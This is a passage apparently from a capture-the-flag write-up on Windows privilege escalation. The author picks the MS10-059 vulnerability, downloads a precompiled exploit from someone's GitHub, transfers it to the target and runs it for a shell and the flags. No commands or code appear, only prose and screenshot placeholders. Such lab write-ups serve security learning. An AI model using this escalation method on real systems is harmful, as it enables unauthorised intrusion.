
Starting from the bottom up seemed like a good idea, and once you ignore all the internet explorer related vulnerabilities (removed from output in screenshot) a few standout. The one that I decided to use was MS10-059, mainly because I had used it previously, and handily egre55 has a precompiled version on his github
This can be downloaded and then transfered to the target and run.

It takes a while to run, but that shell will come! Then you can go grab the flags.